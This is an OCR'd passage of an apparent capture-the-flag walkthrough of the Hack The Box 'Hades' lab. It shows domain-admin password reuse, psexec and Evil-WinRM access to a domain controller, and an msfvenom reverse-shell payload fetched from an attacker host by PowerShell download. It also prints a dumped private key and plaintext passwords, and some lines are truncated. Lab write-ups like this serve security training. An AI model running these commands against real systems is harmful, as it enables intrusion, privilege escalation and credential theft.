d2+kupkCgYEAzunLL3tRp4a+c8ViLcDkhcV9JVJw4TIPDMmemB9gw70xgJCZyMwB
6KrEiT/qk/KfL58JxT7DCAG3eM2mlL0dmrfEwzcPugPtsAXZg65tFn+PO7UgupS8
z6LZbXj07a3ygkty0v60UInAdbdTq08ZyOMGlJOEiMSZ0TJJPB+GcpUCgYEA8C/b
opI7CA4rgCVcxCCqA1s9BxEC9FWx5LzvXa+6u6CCBIeGGHCjASMLgPsG/9QJYnBs
tguXUFiJOoFR6NTOukzXdqInpCxqhI7MsLkHRlbfUIr93MRVitnPrA7RSKTUBEZl
D120HQL0DAM9zkr4CZDDJE4bV/plktef4LY4FxMCgYEAlDbynfuHHSqvCDzuu/l9
eLljkLWCOD3ke/N80FlBtlSyvfZWwngoMeMJT4tiXEIidzlEBW+Uwwp/w2AEoGzr
ZOWYY4HwmP2xaDJ4ghQS/le3YTy4yg47RbzQZNONFyhQG7cx9CQRQ9O48lm07HSH
8td04j7dZB74U9rijNfENhUCgYEAhfabcQRQioCkwJeWMwno6XBVDIDvfeniC6tZ
co6V/xpaCj6wiycfs32hZ/IbCEtyZIZCDBNQ9Q48k/YXAl7XYs+DCXcN1yKy0nZ3
MkYxCYlgiqLLTvvunkA39UZackMEwdGlgjmIQPopth2Etm/YAjXMsY4i8CIHzywW
zxWzGSMCgYAjaZia7gj/+xSQhcH/Rq0J4qErbDHD/m15ki+/IqLYfvwYIsd/wYdN
DcJLPzy3n5fU3JtfJsEJapvTY8vygqABHz5EeCQf+yrNDv5/Q4lAhXhOB87AcXfL
0GwZ3NA+Jc/F/Fe2qLYNSCuNC/y1c3qIt5QBNvPYXW3H9+cVNgPwNA==
-----END RSA PRIVATE KEY-----
*Evil-WinRM* PS C:\Users\Administrator\.docker\machine\machines\default> gc config.json
{
    "ConfigVersion": 3,
    "Driver": {
        "IPAddress": "192.168.99.100",
        "MachineName": "default",
        "SSHUser": "docker",
        "SSHPort": 60335,
        "SSHKeyPath": "C:\\Users\\Administrator\\.docker\\machine\\machines\\default\\id_
        "StorePath": "C:\\Users\\Administrator\\.docker\\machine",
        "SwarmMaster": false,
        "SwarmHost": "tcp://0.0.0.0:3376",
        "SwarmDiscovery": "",
        "VBoxManager": {},
        "HostInterfaces": {},
```

```
        "CPU": 1,
        "Memory": 1024,
        "DiskSize": 20000,
        "NatNicType": "82540EM",
        "Boot2DockerURL": "",
        "Boot2DockerImportVM": "",
        "HostDNSResolver": false,
        "HostOnlyCIDR": "192.168.99.1/24",
        "HostOnlyNicType": "82540EM",
        "HostOnlyPromiscMode": "deny",
        "UIType": "headless",
        "HostOnlyNoDHCP": false,
        "NoShare": false,
        "DNSProxy": true,
        "NoVTXCheck": true,
        "ShareFolder": ""
    },
    "DriverName": "virtualbox",
    "HostOptions": {
        "Driver": "",
        "Memory": 0,
        "Disk": 0,
        "EngineOptions": {
            "ArbitraryFlags": [],
            "Dns": null,
            "GraphDir": "",
            "Env": [],
            "Ipv6": false,
            "InsecureRegistry": [],
            "Labels": [],
```

```
            "LogLevel": "",
            "StorageDriver": "",
            "SelinuxEnabled": false,
            "TlsVerify": true,
            "RegistryMirror": [],
            "InstallURL": "https://get.docker.com"
        },
        "SwarmOptions": {
            "IsSwarm": false,
            "Address": "",
            "Discovery": "",
            "Agent": false,
            "Master": false,
            "Host": "tcp://0.0.0.0:3376",
            "Image": "swarm:latest",
            "Strategy": "spread",
            "Heartbeat": 0,
            "Overcommit": 0,
            "ArbitraryFlags": [],
            "ArbitraryJoinFlags": [],
            "Env": null,
            "IsExperimental": false
        },
        "AuthOptions": {
            "CertDir": "C:\\Users\\Administrator\\.docker\\machine\\certs",
            "CaCertPath": "C:\\Users\\Administrator\\.docker\\machine\\certs\\ca.pem",
            "CaPrivateKeyPath": "C:\\Users\\Administrator\\.docker\\machine\\certs\\ca-key
            "CaCertRemotePath": "",
            "ServerCertPath": "C:\\Users\\Administrator\\.docker\\machine\\machines\\defau
            "ServerKeyPath": "C:\\Users\\Administrator\\.docker\\machine\\machines\\defau
```

```
            "ClientKeyPath": "C:\\Users\\Administrator\\.docker\\machine\\certs\\key.pem"
            "ServerCertRemotePath": "",
            "ServerKeyRemotePath": "",
            "ClientCertPath": "C:\\Users\\Administrator\\.docker\\machine\\certs\\cert.pe
            "ServerCertSANs": [],
            "StorePath": "C:\\Users\\Administrator\\.docker\\machine\\machines\\default"
        }
    },
    "Name": "default"
}
```


7. Dominion

Password Reuse

Domain admin has same exact password as local admin (on WEB machine) does. We can verify it with a single CME run:

```
➜  ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.203 -u 'administrator' -p 'Myp@ssw0rd' -d HTB
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.203   445    DC1              [-] HTB\administrator:Myp@ssw0rd STATUS_ACCOUNT_RESTRICTION
```

`STATUS_ACCOUNT_RESTRICTION` is raised because domain admin is a member of Protected Users security group, which means we can successfully authenticate only with Kerberos:




So, if we fire up psexec.py with `-k` flag, we shall get our SYSTEM shell on DC1:

```
root@kali:$ proxychains4 -q psexec.py 'htb.local/administrator:Myp@ssw0rd@dc1.htb.local'
```

```
→  ~/…/endgame/hades proxychains4 -q psexec.py 'htb.local/administrator:Myp@ssw0rd@dc1.htb.local' -k
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on dc1.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file phtZugtq.exe
[*] Opening SVCManager on dc1.htb.local.....
[*] Creating service eVXB on dc1.htb.local.....
[*] Starting service eVXB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

I will initiate RDP connection, get TGT with `runas /netonly` and play around on the domain controller within a powershell session:

```
root@kali:$ msfvenom -p windows/x64/meterpreter/reverse_tcp -b '\x00' -n 100 -e x64/xor_dy
root@kali:$ proxychains4 -q evil-winrm.rb -u 'administrator' -p 'Myp@ssw0rd' -i 192.168.3
PS > (new-object net.webclient).downloadfile("http://10.14.14.37/web.exe", "c:\users\remot
meterpreter > getuid
Server username: WEB\Administrator
meterpreter > getsystem
meterpreter > migrate -N winlogon
meterpreter > run post/windows/manage/enable_rdp
root@kali:$ xfreerdp /u:'administrator' /p:'Myp@ssw0rd' /v:10.13.38.16:3389
```




```
PS > $Cred = New-Object Management.Automation.PSCredential("htb.local\Administrator", $(C
PS > $Sess = New-PSSession -Credential $Cred -ComputerName DC1
PS > Enter-PSSession -Session $Sess
```

```
PS C:\Windows\system32> $Cred = New-Object Management.Automation.PSCredential("htb.local\Administrator", $(ConvertTo-Sec
ureString "Myp@ssw0rd" -AsPlainText -Force))
PS C:\Windows\system32> $Sess = New-PSSession -Credential $Cred -ComputerName DC1
PS C:\Windows\system32> Enter-PSSession -Session $Sess
[DC1]: PS C:\Users\Administrator.HTB\Documents> whoami
htb\administrator
[DC1]: PS C:\Users\Administrator.HTB\Documents> _
```

From here I can grab the seventh and the last flag `HADES{Tam1ng_Kerber0s_**********}` and the network is now completely owned!

Misc

docker-machine

While being on the box via RDP I decided to play with Docker a bit. Using `docker-machine ssh [default]` I can log into the default VirtualBox docker machine:


```
c:\Windows\System32>docker-machine ssh
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

←[1;32mdocker@default←[0m:←[1;34m~←[0m$ id
uid=1000(docker) gid=50(staff) groups=50(staff),100(docker)
←[1;32mdocker@default←[0m:←[1;34m~←[0m$
←[1;32mdocker@default←[0m:←[1;34m~←[0m$ uname -a
Linux default 4.14.134-boot2docker #1 SMP Mon Jul 22 20:22:16 UTC 2019 x86_64 GN
U/Linux
←[1;32mdocker@default←[0m:←[1;34m~←[0m$
←[1;32mdocker@default←[0m:←[1;34m~←[0m$ netstat -tulpan
netstat: can't scan /proc - are you root?
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
tcp        0      0 10.0.2.15:22            10.0.2.2:50510          ESTABLISHED
-
tcp        0    588 10.0.2.15:22            10.0.2.2:60790          ESTABLISHED
-
tcp        0      0 :::22                   :::*                    LISTEN
-
tcp        0      0 :::2376                 :::*                    LISTEN
-
```

If I wanted to expose that ssh port to be reachable from outside the localhost, I would add a new forwarding rule with VboxManage:

```
Cmd > docker-machine stop [default]
Cmd > "C:\Program Files\Oracle\VirtualBox\VBoxManage.exe" modifyvm "default" --natpf1 "my
Cmd > docker-machine start [default]
```

```
c:\PROGRA~1\Oracle\VirtualBox>docker-machine stop
Stopping "default"...
Machine "default" was stopped.

c:\PROGRA~1\Oracle\VirtualBox>VboxManage.exe modifyvm default --natpf1 "ssh,tcp,
,22,,22"
VBoxManage.exe: error: A NAT rule of this name already exists
VBoxManage.exe: error: Details: code E_INVALIDARG (0x80070057), component NATEng
ineWrap, interface INATEngine, callee IUnknown
VBoxManage.exe: error: Context: "AddRedirect(Bstr(strName).raw(), proto, Bstr(st
rHostIp).raw(), RTStrToUInt16(strHostPort), Bstr(strGuestIp).raw(), RTStrToUInt1
6(strGuestPort))" at line 1863 of file VBoxManageModifyVM.cpp

c:\PROGRA~1\Oracle\VirtualBox>VboxManage.exe modifyvm default --natpf1 "ssh2,tcp
,,22,,22"

c:\PROGRA~1\Oracle\VirtualBox>docker-machine start
Starting "default"...
(default) Check network to re-create if needed...
(default) Windows might ask for the permission to configure a dhcp server. Somet
imes, such confirmation window is minimized in the taskbar.
(default) Waiting for an IP...
Machine "default" was started.
Waiting for SSH to be available...
Detecting the provisioner...
Started machines may have new IP addresses. You may need to re-run the `docker-m
achine env` command.
```

```
c:\PROGRA~1\Oracle\VirtualBox>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.13.38.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.13.38.2

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8459:8548:2bf5:9547%15
   Autoconfiguration IPv4 Address. . : 169.254.149.71
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.3.202
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.2

Ethernet adapter Ethernet 2:
```



```
          224.0.0.0        240.0.0.0         On-link        10.13.38.16    266
          224.0.0.0        240.0.0.0         On-link       192.168.99.1    266
          224.0.0.0        240.0.0.0         On-link    169.254.149.71    266
          224.0.0.0        240.0.0.0         On-link       192.168.56.1    266
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link     192.168.3.202    266
